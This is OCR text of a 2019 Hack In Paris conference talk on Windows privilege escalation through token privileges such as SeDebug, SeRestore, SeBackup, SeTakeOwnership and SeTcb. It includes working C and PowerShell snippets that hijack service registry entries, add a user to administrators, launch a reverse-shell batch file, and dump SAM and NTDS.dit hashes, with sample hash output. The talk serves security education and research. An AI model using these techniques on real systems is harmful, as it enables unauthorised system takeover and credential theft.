


[show me your privileges and I will lead you to SYSTEM]

Andrea Pierini, Paris, June 19th 2019

HACK IN PARIS
Cyber Security Conference

dir /a /r %USERPROFILE%

- ➔ Cyclist & Scuba Diver, Father & Husband
- ➔ IT Architect & Security Manager
- ➔ Long time experience
- ➔ InfoSec addicted
- ➔ Windows Server & Linux

  “early adopter”

@decoder_it | decoder.ap@gmail.com | https://decoder.cloud | https://github.com/decoder-it

Member of:


Cyber Saiyan

“whoami /priv” - Andrea Pierini

dir /a /r %USERPROFILE%

- ➔ Cyclist & Scuba Diver, Father & Husband
- ➔ IT Architect & Security Manager
- ➔ Long time experience
- ➔ InfoSec addicted
- ➔ Windows Server & Linux
  “early adopter”

The good old days…



@decoder_it | decoder.ap@gmail.com | https://decoder.cloud | https://github.com/decoder-it

Member of:

Cyber Saiyan

“whoami /priv” - Andrea Pierini

Why this talk

- ➔ Escalating privileges via “Windows Privilege abusing” & “Token manipulation” techniques are often not considered and/or misunderstood
- ➔ Some Windows privilege manipulations techniques are not well documented
- ➔ So I decided to dig deeper…
- ➔ *“Abusing Token Privileges For Windows Local Privilege Escalation “(Bryan Alexander & Stephen Breen)* a great article which inspired me a lot!

“whoami /priv” - Andrea Pierini

Agenda

- ➔ Intro to Windows Privileges & Tokens
- ➔ How to get them?
- ➔ Interesting privileges for escalation:
  - ◆ SeDebug
  - ◆ SeRestore & SeBackup & SeTakeOwnership
  - ◆ SeTcb & SeCreateToken
  - ◆ SeLoadDriver
  - ◆ SeImpersonate & SeAssignPrimaryToken
    - ❑ From “Rotten Potato” to “Juicy Potato”
    - ❑ Prevention
- ➔ Final thoughts

“whoami /priv” - Andrea Pierini


What are Windows Privileges?

- ➔ "*A privilege is the right of an account, such as a user or group account, to perform various system-related operations on the local computer, such as shutting down the system, loading device drivers, or changing the system time*" (msdn.microsoft.com)
- ➔ Some Users/Groups have predefined privileges
- ➔ Privileges are managed through the "User Right Assignment" of the Local Policies, but you can play with them using the Windows API's too
- ➔ Some privileges can override permissions set on an object
- ➔ Some privileges assigned to users are only available in an High IL Process (elevated shell)
- ➔ **whoami /priv** will list your privileges

"whoami /priv" - Andrea Pierini

What is a Windows Access Token?

- ➔ It's an object that describes the security context of a process or thread
- ➔ Generated by the system during the logon process (*NtCreateToken*)
- ➔ Is used when a process or thread tries to interact with objects that have security descriptors (securable objects) *or wants to perform tasks which requires adequate privileges*
- ➔ Upon the creation of a process or thread, a copy of the token will be assigned to them



"whoami /priv" - Andrea Pierini

What is a Windows Access Token?

- ➔ A Token contains:
  - SID of the user, owner
  - SID's for the groups of which the user is a member
  - Logon SID
  - **List of privileges held by either the user or the user's groups**
  - Owner SID
  - SID for the primary group
  - DACL that the system uses when the user creates a securable object without specifying a security descriptor
  - Source of the access token
  - Token type *(**Primary or Impersonation***)
  - Optional list of restricting SIDs
  - Current impersonation levels (*SecurityAnonymous,SecurityIdentification**,SecurityImpersonation,SecurityDelegation***)
  - Other statistics..
- ➔ Once a token is set (*PrimaryTokenFrozen bit)*, you cannot add new privileges to the token, only enable or disable privileges that already exist on that token (*AdjustTokenPrivileges*).
- ➔ You can change the Token type (*DuplicateToken)*

"whoami /priv" - Andrea Pierini


Which accounts have special privileges?

- ➔ Administrators, Local System

- ➔ Some built-in groups (Backup, Server, Printer Operators)
- ➔ Local/network service accounts
- ➔ Managed Service and Virtual Accounts
- ➔ Third party application users
- ➔ Misconfigured users

“whoami /priv” - Andrea Pierini

Which accounts have special privileges?



“whoami /priv” - Andrea Pierini

Hunting “privileged” accounts

- ➔ Compromising the service
  - ◆ Weak service configuration
  - ◆ Web -> RCE
  - ◆ MSSQL ->SQLI -> xp_cmdshell
- ➔ Intercepting NTLM authentication (Responder)
- ➔ Stealing Credentials
- ➔ Kerberoasting
- ➔ ...


“whoami /priv” - Andrea Pierini

Obtaining privileges & manipulating tokens through “exploits”

- ➔ NULL ACL strategy (https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf)
- ➔ Replacing a process token with a SYSTEM token
- ➔ Partial Writes (https://github.com/hatRiot/token-priv/blob/master/abusing_token_eop_1.0.txt)
  - ◆ MS16-135
  - ◆ MS15-061
- ➔ Arbitrary Writes (https://www.greyhathacker.net/?p=1025)
  - ◆ CVE-2018-15732 (STOPzilla AntiMalware)

“whoami /priv” - Andrea Pierini

SeDebugPrivilege



- ➔ *“Allows the user to attach a debugger to any process.”*
- ➔ This privilege permits read/write memory and change properties of any process (including Local System, administrator...)
- ➔ Inject code into privileged processes in order to perform privileged tasks (well-known various techniques, *VirtualAlloc(), WriteProcessMemory(), CreateRemoteThread()*..)


“whoami /priv” - Andrea Pierini

SeDebugPrivilege

➔ Create a new process and set the parent process a privileged process

- https://github.com/decoder-it/psgetsystem

```
UpdateProcThreadAttribute(
                    si.lpAttributeList,
                    0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
                    lpProcThreadHandle,
                    (IntPtr)IntPtr.Size,
                    IntPtr.Zero,
                    IntPtr.Zero);
```



"whoami /priv" - Andrea Pierini


SeRestorePrivilege

- ➔ *“Allows a user to circumvent file and directory permissions when restoring backed-up files and directories“ (but also registry keys)*
- ➔ 2 Api Calls, countless possibilities:
  - `CreateFile() with FILE_FLAG_BACKUP_SEMANTICS option`
  - `RegCreateKeyEx() with REG_OPTION_BACKUP_RESTORE option`
- ➔ Can write files anywhere, overwrites files, protected system files - even those protected by *TrustedInstaller*, registry entries…
- ➔ What else do you need ?

“whoami /priv” - Andrea Pierini

SeRestorePrivilege

➔ Example: Modify a service running as Local System and startable by all users and get a SYSTEM shell



Diagnostic System Host	The Diagnostic System Host is used by the Diagn...	Running	Manual	Local System
Distributed Link Tracking Cl...	Maintains links between NTFS files within a comp...	Running	Automatic	Local System
Distributed Transaction Coo...	Coordinates transactions that span multiple reso...	Running	Automatic (Delayed Start)	Network Service
dmwappushsvc	WAP Push Message Routing Service		Manual (Trigger Start)	Local System
DNS Client	The DNS Client service (dnscache) caches Domai...	Running	Automatic (Trigger Start)	Network Service
Downloaded Maps Manager	Windows service for application access to downl...		Automatic (Delayed Start)	Network Service

```
C:\>sc sdshow dmwappushservice

D:(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;LCR
P;;;AC)(A;;LCRP;;;IU)(A;;LCRP;;;AU)
```

"whoami /priv" - Andrea Pierini

SeRestorePrivilege

➔ Create a Service DLL

```
VOID WINAPI ServiceMain(DWORD dwArgc, LPTSTR *lpszArgv)
{
 (...)
            hServiceStatusHandle = RegisterServiceCtrlHandlerW(L"dmwappushservice",(LPHANDLER)MyHandler);
            if (hServiceStatusHandle == (SERVICE_STATUS_HANDLE)0)
            {
                        Log("Registering Control Handler failed\n");
                        return;
            }
            ServiceStatus.dwCurrentState = SERVICE_RUNNING;
            SetServiceStatus(hServiceStatusHandle, &ServiceStatus);
 (...)
            STARTUPINFO si;
            PROCESS_INFORMATION pi;
            ZeroMemory(&pi, sizeof(pi));
            ZeroMemory(&si, sizeof(si));
            si.cb = sizeof(si);
            if (!CreateProcess(L"c:\\temp\\reverse.bat", NULL, NULL, NULL, 0, 0, NULL, NULL, &si, &pi))
                        Log("Create Process failed\n");
```

“whoami /priv” - Andrea Pierini

SeRestorePrivilege

➔ Overwrite Service config in Registry

```
std::string buffer="c:\\windows\\system32\\hackerservice.dll"
LSTATUS stat = RegCreateKeyExA(HKEY_LOCAL_MACHINE,
          "SYSTEM\\CurrentControlSet\\Services\\dmwappushservice\\Parameters",
                    0,
                    NULL,
                    REG_OPTION_BACKUP_RESTORE,
                    KEY_SET_VALUE,
                    NULL,
                    &hk,
                    NULL);
stat = RegSetValueExA(hk, "ServiceDLL", 0, REG_EXPAND_SZ,
             (const BYTE*)buffer.c_str(), buffer.length() + 1);
```

“whoami /priv” - Andrea Pierini

SeRestorePrivilege

➔ “Copy” service dll in c:\windows\system32


```
LPCWSTR fnamein = L"c:\\temp\\hackerservice.dll";
LPCWSTR fnameout = L"c:\\windows\\system32\\hackerservice.dll";
//LPCWSTR fnameout = L"c:\\windows\\system32\\dmwappushsvc.dll";

source = CreateFile(fnamein, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
GetFileSizeEx(source, &iSize);
dest = CreateFile(fnameout,
                                        GENERIC_WRITE,
                                        FILE_SHARE_WRITE,
                                        NULL,
                                        CREATE_ALWAYS,
                                        FILE_FLAG_BACKUP_SEMANTICS,
                                NULL);
ReadFile(source, buf, iSize.QuadPart, &bytesread, NULL);
WriteFile(dest, buf, bytesread, &byteswritten, NULL);
CloseHandle(dest);
CloseHandle(source);
```

Video

“whoami /priv” - Andrea Pierini

SeBackupPrivilege

- ➔ *“Allows the user to circumvent file and directory permissions to backup the system. The privilege is selected only when the application attempts to access through the NTFS backup application interface. Otherwise normal file and directory permissions apply.”*
- ➔ With this privilege you can easily backup Windows registry and use third party tools for extracting local NTLM hashes
  - `reg save HKLM\SYSTEM c:\temp\system.hive`
  - `Reg save HKLM\SAM c:\temp\sam.hive`



“whoami /priv” - Andrea Pierini

SeBackupPrivilege

➔ You can also read files which normally you could not access

```
LARGE_INTEGER iSize;
source =
CreateFile(L"c:\\users\\administrator\\supersecretfile4admins.doc",
GENERIC_READ, 0,
          NULL, OPEN_EXISTING, FILE_FLAG_BACKUP_SEMANTICS, NULL);
if (stat != ERROR_SUCCESS) {
                  printf("Failed opening");
                  exit(EXIT_FAILURE);
}
GetFileSizeEx(source, &iSize);
void *buf= malloc(iSize.QuadPart);
ReadFile(source, buf, iSize.QuadPart, &bytesread, NULL);

(..)
```

SeBackupPrivilege

➔ Members of “Backup Operators” can logon locally on a Domain Controller and backup the NTDS.DIT, for ex. with: “wbadmin.exe” or “diskshadow.exe”

```
c:\>wbadmin start backup -backuptarget:e: -include:c:\windows\ntds
c:\>wbadmin get versions
c:\>wbadmin start recovery -version:07/12/2018-11:09 -itemtype:file
    -items:c:\windows\ntds\ntds.dit -recoverytarget:c:\temp\srvdc1 -notrestoreacl
c:\>reg save HKLM\SYSTEM c:\temp\srvdc1\system
```

```
PS C:\temp\srvdc1> Import-Module DSInternals
PS C:\temp\srvdc1> $key=Get-BootKey '.\system'
PS C:\temp\srvdc1> Get-ADDBAccount -SamAccountName administrator -BootKey $key -DBPath .\ntds.dit

Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited, DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-3848647206-37378696-1331205876-512
Secrets
  NTHash: 49bffadb9a38b1abf1821ad5bc6d833b
  LMHash:
  NTHashHistory:
    Hash 01: 49bffadb9a38b1abf1821ad5bc6d833b
    Hash 02: 01170606f23013b8f9fa184e696fdd87
    Hash 03: b49596b38f07e752202f433b44aaef33
    Hash 04: 01170606f23013b8f9fa184e696fdd87
  LMHashHistory:
```

“whoami /priv” - Andrea Pierini

SeBackupPrivilege

➔ Members of “Backup Operators” can logon locally on a Domain Controller and backup the NTDS.DIT, for ex. with: “wbadmin.exe” or “diskshadow.exe”

```
c:\temp\srvc1>myenablepriv.exe 1088 SeBackupPrivilege
c:\temp\srvc1>type script.txt
set metadata C:\temp\srvdc1\metadata.cab
set context clientaccessible
set context persistent
begin backup
add volume c: alias mydrive
create
expose %mydrive% z:
c:\temp\srvdc1\>diskshadow /s script.txt
c:\temp\srvdc1\>mybackuprestore.exe backup z:\windows\ntds\ntds.dit c:\temp\srvdc1\ntds.dit
```

“whoami /priv” - Andrea Pierini

SeBackupPrivilege & SeRestorePrivilege

If you have *SeBackup* & *SeRestore* privileges (Backup Operators group) you can set permission and ownership on each file & folder

“whoami /priv” - Andrea Pierini

SeBackupPrivilege & SeRestorePrivilege


```
Privilege Name                Description                    State
============================= ============================== ========
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\> get-acl c:\admin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\admin
Owner  : MYLAB\Administrator
Group  : MYLAB\Domain Users
Access : BUILTIN\Administrators Allow  FullControl
Audit  :
Sddl   : O:LAG:DUD:PAI(A;OICI;FA;;;BA)



PS C:\> $user = "mylab\backupadm"
PS C:\> $folder = "C:\admin"
PS C:\> $acl = Get-Acl $Folder
PS C:\> $aclperms = $user,"FullControl","ContainerInherit,ObjectInherit","None","Allow"
PS C:\> $aclrule = new-object System.Security.AccessControl.FileSystemAccessRule $aclperms
PS C:\> $acl.AddAccessRule($aclrule)
PS C:\> Set-Acl -Path $Folder -AclObject $acl
PS C:\> get-acl c:\admin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\admin
Owner  : MYLAB\Administrator
Group  : MYLAB\Domain Users
Access : BUILTIN\Administrators Allow  FullControl
         MYLAB\backupadm Allow  FullControl
Audit  :
Sddl   : O:LAG:DUD:PAI(A;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-1727439793-219541086-2800685579-1621)
```

“whoami /priv” - Andrea Pierini

SeTakeOwnershipPrivilege

- ➔ *“Allows the user to take ownership of any securable object in the system”*
- ➔ 2 API Calls:
  - ◆ `SetSecurityInfo()`
  - ◆ `SetNamedSecurityInfo()`
- ➔ Various objects (SE_OBJECT_TYPE): Files, Printers, Shares, Services, Registry, Kernel objects..
- ➔ Once gained ownership, same techniques as in *SeRestorePrivilege* apply
- ➔ Example: altering the “msiserver” service…

“whoami /priv” - Andrea Pierini

SeTakeOwnershipPrivilege

➔ Step 1: Take ownership of the service registry key

```
(...)
wchar_t infile[] = L"SYSTEM\\CurrentControlSet\\Services\\msiserver";
PSID UserSid=GetCurrentUserSID();
dwRes = SetNamedSecurityInfoW(
                    infile,
                    SE_REGISTRY_KEY,
          OWNER_SECURITY_INFORMATION,
                    UserSid, NULL,
                    NULL,
                    NULL);

(...)
```

“whoami /priv” - Andrea Pierini

SeTakeOwnershipPrivilege

➔ Step 2: Change Permissions on Registry Key .. and profit ;-)

```
(...)
PSID pSIDEveryone = NULL;
PACL pACL;
SID_IDENTIFIER_AUTHORITY SIDAuthWorld =
                    SECURITY_WORLD_SID_AUTHORITY;
AllocateAndInitializeSid(&SIDAuthWorld, 1,
                    SECURITY_WORLD_RID,
                    0,
                    0, 0, 0, 0, 0, 0,
                    &pSIDEveryone)
EXPLICIT_ACCESS ea[NUM_ACES];
ea[0].grfAccessPermissions = KEY_ALL_ACCESS;
ea[0].grfAccessMode = SET_ACCESS;
ea[0].grfInheritance = NO_INHERITANCE;
ea[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
ea[0].Trustee.TrusteeType =
TRUSTEE_IS_WELL_KNOWN_GROUP;
ea[0].Trustee.ptstrName = (LPTSTR)pSIDEveryone;
SetEntriesInAcl(NUM_ACESS,ea,NULL,&pACL)
(...)
```

```
(...)
wchar_t infile[] =
L"SYSTEM\\CurrentControlSet\\Services\\
\\msiserver";
dwRes = SetNamedSecurityInfoW(
                    infile,
                    SE_REGISTRY_KEY,
                    DACL_SECURITY_INFORMATION,
                    NULL, NULL,
                    pACL,
                    NULL);

(...)
std::string buffer= "cmd.exe /c net localgroup
administrators hacker /add";
stat = RegSetValueExA(hk, "ImagePath", 0,
REG_EXPAND_SZ,
            (const BYTE*)buffer.c_str(),
buffer.length() + 1);
(...)
```

“whoami /priv” - Andrea Pierini

SeTcbPrivilege

- ➔ *“Act as part of the operating system”.* ***(1)*** *“Allows a process to assume the identity of any user and thus gain access to the resources that the user is authorized to access. “* ***(2)*** *“The calling process may request that arbitrary additional accesses be put in the access token”.*
- ➔ **(1)** - S4U Logon: Service For User Logon. This service allows a user with *SeTcb* privilege to logon as a different user without any credentials in order to get a security Impersonation Token by using the *LsaLogonUser()* function
- ➔ **(2)** - For example, the PTOKEN_GROUPS parameter in *LsaLogonUser()* can be modified

“whoami /priv” - Andrea Pierini

SeTcbPrivilege


- ➔ The impersonation Token, valid only in local machine context, obtained by *LsaLogonUser()* can be used to impersonate threads or processes, but we don't have *SeImpersonate* or *SeAsssignPrimary* privilege….
- ➔ *"SeImpersonate privilege is not needed for impersonating a thread as long as the token is for the same user and the integrity level is less or equal to the current process integrity level*" (MS added other "constraints" starting from Win 10)

"whoami /priv" - Andrea Pierini

SeTcbPrivilege

